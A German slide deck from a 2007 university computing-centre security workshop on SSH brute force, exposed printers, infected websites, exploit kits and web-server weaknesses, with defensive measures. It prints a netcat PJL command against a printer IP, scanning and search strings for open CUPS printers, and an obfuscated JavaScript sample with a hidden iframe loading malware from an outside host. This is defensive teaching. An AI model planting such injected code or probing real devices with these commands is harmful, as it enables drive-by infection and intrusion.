Begrüßung & zur Sicherheitslage

Sicherheitstage WS 2007/2008

Hergen Harnisch

harnisch@rrzn.uni-hannover.de

19.11.2007

Programm

Montag 19.11.

09:15-10:30 Zur Sicherheitslage
11:00-12:00 Web-DAV
12:00-12:45 Schadcodeerkennung

Dienstag 20.11.

09:15-09:45 IIS-Konfiguration
09:45-10:45 Webserver-Betrieb
11:15-12:45 PHP-Sicherheit

Mittwoch 21.11.

09:15-10:30 SSH & STunnel
11:00-12:00 RRZN-Dienste
12:00-12:45 Abschlussdiskussion & Fragen

Vorfälle:

- SSH-Bruteforce
- private Nutzung
- embedded, z.B. Drucker
- nach Infektion

Web:

- Vorfall
- Webclient
- Exploitkits
- Server
- Rechtliches

Typische Symptome

- mit Abstand überwiegend: Spamming
- Quelle von Angriffen, z.B. SSH-Bruteforce
- Webseiten: Defacement, Phishing
- whois-Anfragen
- (d)DoS als Fingerzeig

Fehlalarm

- Skype sieht aus wie P2P, bitte beachten:
  `http://www.rrzn.uni-hannover.de/its_skype.html`

Typische Probleme

- erratene Passwörter (Bruteforce)
  $\longrightarrow$ Zugriff reicht, lokale Exploits meist einfach
- gleiche Passwörter auf mehreren Systemen
  $\longrightarrow$ „Durchwandern“, größerer Schaden
- unsichere Webanwendungen (fremde & eigene)
  $\longrightarrow$ Malware in Webseiten, Serverübernahme
- viele Dienste auf einem Server (Mail, Web, Fileserver)
  $\longrightarrow$ leichtes Eindringen, großer Schaden
- unklare Zuständigkeit / Konfiguration / Diensteangebot
  $\longrightarrow$ keine Updates / Passwortänderung / Neuinstallation ...
- *social engineering*

und natürlich Windows-Clients, Viren/Trojaner, Javascript, ...

R|R|Z|N

Was wird systematisch probiert?

Nutzernamen

Hauptsächlich Funktionslogins, auch häufige Namen

`http://www.sophos.com/security/blog/2007/11/661.html`

$\longrightarrow$ *Remote nur persönliche Logins*

Passwörter

nicht nur simple Passwörter (sind nur die häufigsten Kombinationen!), sondern *dictionary-attacks* auf Silben-Basis, mit Passwortlisten („r00t“) und häufigen Abkürzungen („2l84U“), mit Tastaturanordnungen („1q2w3e“)

$\longrightarrow$ *Komplexitätsprüfung von Passwörtern*

`http://www.rrzn.uni-hannover.de/pw_used.html`

R|R|Z|N

Maßnahmen

- remote nur persönliche Logins
- nicht alle Nutzerkennungen brauchen SSH-Zugang
- Komplexität von Passwörtern erzwingen
  evt. ist komplexes aber aufgeschriebenes Passwort besser als einfaches gemerktes, zumindest wenn die größte Bedrohung von Außen übers Internet kommt
- passwortlos: Verwendung von Schlüsseln (vgl. Mittwoch)

vgl. Vortrag zur SSH-Bruteforce-Abwehr Sicherheitstage SS2006

Vorfälle: private Nutzung

private Notebooks oder dienstliche zuhause:

- übliche Probleme „mobiler IT“, u.A.
  - Außerhalb des LUH-Netz: z.B. WSUS? Sophos?
  - fremde Netze (Hotspot, DSL, Konferenzen)
- Mitnutzung durch Partner, Kinder
  - zusätzliche Software (Spiele, Trojaner/Spyware)
  - unsachgemäße Nutzung
  - Datenschutzproblem
- Lizenzprobleme
- unklare Zuständigkeit, schlechte Administration

Administration bei dienstlich genutztem privaten Notebook

durch Institutsadministratoren?

- eigentlich nicht zuständig, genug zu tun
- Daten und Anwendungen, die nicht zur Uni gehören
- entspricht nicht üblichem Instituts-Setup,
  dadurch häufig aufwändiger

durch Besitzer

Auto wird zur Werkstatt gebracht, Notebook aber kaum zum Profi.
leider häufig mangelnde Einsicht

Vorfälle: embedded, z.B. Drucker

auffinden

nmap z.B. Scan auf 130.75.*.*:631 (ipp):
`Nmap finished: 65536 IP addresses (65536 hosts up) scanned in 3909.906 seconds` lieferte am 13.11.07 269 offene IPP-Ports

Google z.B. `inurl:":631/printers"` für CUPS

nutzen

- Auslesen von Printjobs
- Umgehung einer Firewall (z.B. Scan über ftp mit „nmap -b“)
- Missbrauch als Fileserver
- DoS: drucken, Fehlersimulation
- Firmware: Sicherheitsproblem oder Austausch
- Code-Ausführung: Postscript, PJL

Vorfälle: embedded, z.B. Drucker

R|R|Z|N

```
echo @PJL RDYMSG DISPLAY=\"PARANOID?\" | \
    netcat -q 0 130.75.5.205 9100
```

absichern

- Setzen eines Passwortes bzw. Ändern des Default-PW
- regelmäßiges Patchen der Firmware
- Deaktivieren aller unnötigen Protokolle (IPX, Appletalk, . . .)
- Einschränken des Zugriffs aufs Instituts-Subnetz
  - Setzen von ACLs im Drucker
  - kein Gateway konfigurieren
  - mithilfe des RRZN-Netzschutz
- als Fallback durch RRZN am LUH-Gateway
  - ipp (631), lpd (515), jetdirect (9100) sind gesperrt
  - . . . nicht aber ftp, http(s)

Angriffe auf Appliances (auch Netzkomponenten) dürften deutlich zunehmen, da Problem häufig unterschätzt!


Vorfälle: nach Infektion

- bitte RRZN benachrichtigen (security@rrzn...)
  - evt. liegen Erfahrungen mit konkretem Problem vor, evt. können andere von Erfahrungen profitieren
  - Gesamtübersicht/-statistik zur Sicherheitslage
- Forensik lohnt nur, um Sicherheitslücke zu schließen
- meist ist Neuinstallation die schnellste & sicherste Lösung, Desinfektion riskant und mühsam
- *Handeln Sie beim ersten Anzeichen:*
  „Noch können Sie Sich den Zeitpunkt der Neuinstallation aussuchen . . . “

R|R|Z|N

Ablauf

1. Kompromittierung eines Rechners, auf dem Webseiten bearbeitet wurden.
2. Upload einer manipulierten Webseite ins statische Webhosting
3. Infektion von Rechnern, die auf Webseite surften:
   - 3.1 in Webseite nur Redirect auf Malware-Webseite
   - 3.2 Malwaredownload & Infektion der (Web-) Clients
   - 3.3 Redirect auf eigentliche Webseite



R|R|Z|N

Besondere Problematik

- Redirect wg. des 2. Redirect nicht merkbar
  (fiel erst auf, als Malware-Site vom Netz war)
- im statischen Webhosting nur Link/Redirect
  $\longrightarrow$ kaum Chance für Viren-/Malware-Scanner
- Institutsseite eigentlich vertrauenswürdig aber infektiös
- Verseuchung des Instituts, da Institutsseite meist Startseite

Gegenwehr


- Client-Absicherung/-Updates (wg. 1. & 3.2);
  wg. 3.2 insb. Browser-Schutz (z.B. Firefox mit NoScript)
- definierte, eingeschränkte Zuständigkeit für
  Website-Betreuung

Web: Webclient

- Sicherheitslücken im Browser selbst
- Sicherheitslücken in Browser-Plugins
- Sicherheitslücken in Viewern für PDF, Videos etc.
- Javascript & Cross-Site-Scripting
- Social-Engenieering
  - Tools, Plugins
  - Multimedia-Player
  - Gewinnspiele
  - ...

$\longrightarrow$ Firewalls unwirksam, inzwischen sehr beliebter Angriffsvektor

Bsp. Viewer/Plugin: URI-Lücke




`http://www.heise.de/security/news/meldung/96921`

von Microsoft behoben, nachdem ein eigenes Produkt anfällig war


Bsp. SE: Domain-Engel (2005)

Programm zum verteilten Domain-Grabben, Backdoor



http://www.heise.de/newsticker/meldung/62538

Bsp. SE: Gewinnspiele



Bsp. SE: Gewinnspiele

R|R|Z|N

Bsp. SE: Nutzungsbedingungen

. . . werden nicht gelesen aber akzeptiert (ähnlicher Fall):

Der Kunde wird darauf hingewiesen, dass bei Aktivierung der SOMEWHAT COMPANY(**) LTD. Werbesoftware eine Reihe von Änderungen am System des Kunden vorgenommen werden, wie z.B.:

- es können Werbebanner und Pop-Up's auf dem Bildschirm erscheinen
- eigene Werbung oder Werbung Dritter kann vermittelt werden
- die Startseite des Internet Browsers kann verändert werden
- URL's können umgeleitet werden
- Suchanfragen des Nutzers können analysiert und mit Werbung versehen werden
- Einsatz Ihres Rechners zum verteilten rechnen.

Die Werbesoftware installiert eine Browsererweiterung und wird im Verzeichnis c:/windows/system32 installiert. (Bei Standard-Installation von Windows)


Web: Exploitkits

R|R|Z|N

- Fertige Lösung mit Webserver, Payload, Datenbank, Statistik, Frontend ...
- mit History: jede IP wird nur einmal angegriffen o.Ä.
- je nach Browser verschiedene Schwachstellenausnutzung, große Zahl „unterstützter Schwachstellen“
- in letzter Zeit sehr populär geworden, teils kommerziell vertrieben (z.B. MPack)
- verdrängt zunehmend den Wurm-Baukasten, „IPv6-ready“: Scannen von Netzsegmenten unnötig

R|R|Z|N

z.B. MPack



Administrations-Interface MPack-Server

R|R|Z|N

IFrame-Einbindung

Funktionsweise:

Einbetten von Malware via IFrames von fremden Servern

verschleiertes Javascript & dekodiert

```
<script language=JavaScript>
function dc(x)= st2 ns = "isiresearchsoft-com/cwyw" />
{var l=x.length,b=1024,i,j,r,p=0,s=0,w=0,t=Array(63,17,21,4,60,
32,52,45,13,28,0,0,0,0,0,0,5,42,57,37,41,48,62,59,56,24,46,31,
38,12,3,27,19,1,39,36,6,26,44,20,9,33,34,0,0,0,0,43,0,15,53,40,
8,2,54,16,7,0,14,23,18,11,22,58,35,51,50,29,25,47,10,30,55,49,
61);for(j=Math.ceil(l/b);j>0;j--)
{r='';for(i=Math.min(l,b);i>0;i--,l--){w|=(t[x.charCodeAt(p++)-48])<<s;if(s)
{r+=String.fromCharCode(250^w&255);w>>=8;s-=2}else{s=6}}document.write(r)}}
dc('TaXRdJBCKAsZdLBysmDpjAdE2ksLdFdCKodbIjX52kBpjl7ZlAIxUxHSwocShxzrs_7SKjtR
loHysu9xURcpNUBRhx8pPLHSIjDCPoH5i_7SPoDRKltEsPVy2aXRdJBCKlM')\
</script>

<iframe src='http://crunet.biz/out.php' width='1' height='1'
style='visibility: hidden;'></iframe>
```

Web: Server

- Website/-Applikation
  - SQL-Injektion
    z.B. phpbb
  - Code-Injektion
    z.B. Wordpress
  - XSS (Cross-Site-Scripting)
    z.B. Mambo-CMS, SEB-Bank
  - ungeschützter, unautentifizierter Zugang
    z.B. phpmyadmin, webmin
  - schlechtes Session-Handling
- ungepatchte Software (Daemon, OS)
- schwache Passwörter
- „Multi-Purpose-Server“, „vergessene“ Dienste

Bsp.-Liste beliebig fortsetzbar . . .

R|R|Z|N

BSI-Studie: Sicherheit von Webanwendungen

Maßnahmenkatalog: Schutzmaßnahmen & *best practices*

- Allgemeine Bemerkungen
- und Maßnahmen inkl. Implementationshinweise zu
  - Data Validation / Filterung
  - Session-Management
  - System- & Serverkonfiguration
  - Logüberwachung, Passwortwahl, ...


dabei Code-Beispiele in Perl, PHP, Java, ASP.Net;
Hinweise für Unix und Windows

`http://www.bsi.de/literat/studien/websec/index.htm`

R|R|Z|N

Bsp. Filterung von Formulardaten

- M100: Diskussion / Darstellung
  - des Warum,
  - falscher oder unzureichender Ansätze,
  - der Möglichkeiten,
  - der gefährlichen Zeichen je nach Kontext.
- M110: White-/Blacklist-Filterung (mit Perl-RegEx-Beispiel)
- M120: Was tun bei manipuliertem Input?
- speziell: M130 HTML-Tags, M140 SQL-Injektion
  SQL auch mit Prepared-Statements, Stored Procedure am Bsp. JDBC
- M150: diverse andere Maßnahmen



File Edit View History Bookmarks Tools Help

http://www.bsi.de/literat/studien/websec/WebSec.pdf

WebSec.pdf (application...

Kopie speichern Suchen Auswählen 151% Suche im Web

Besseres Feedback und schnellere Genehmigungen

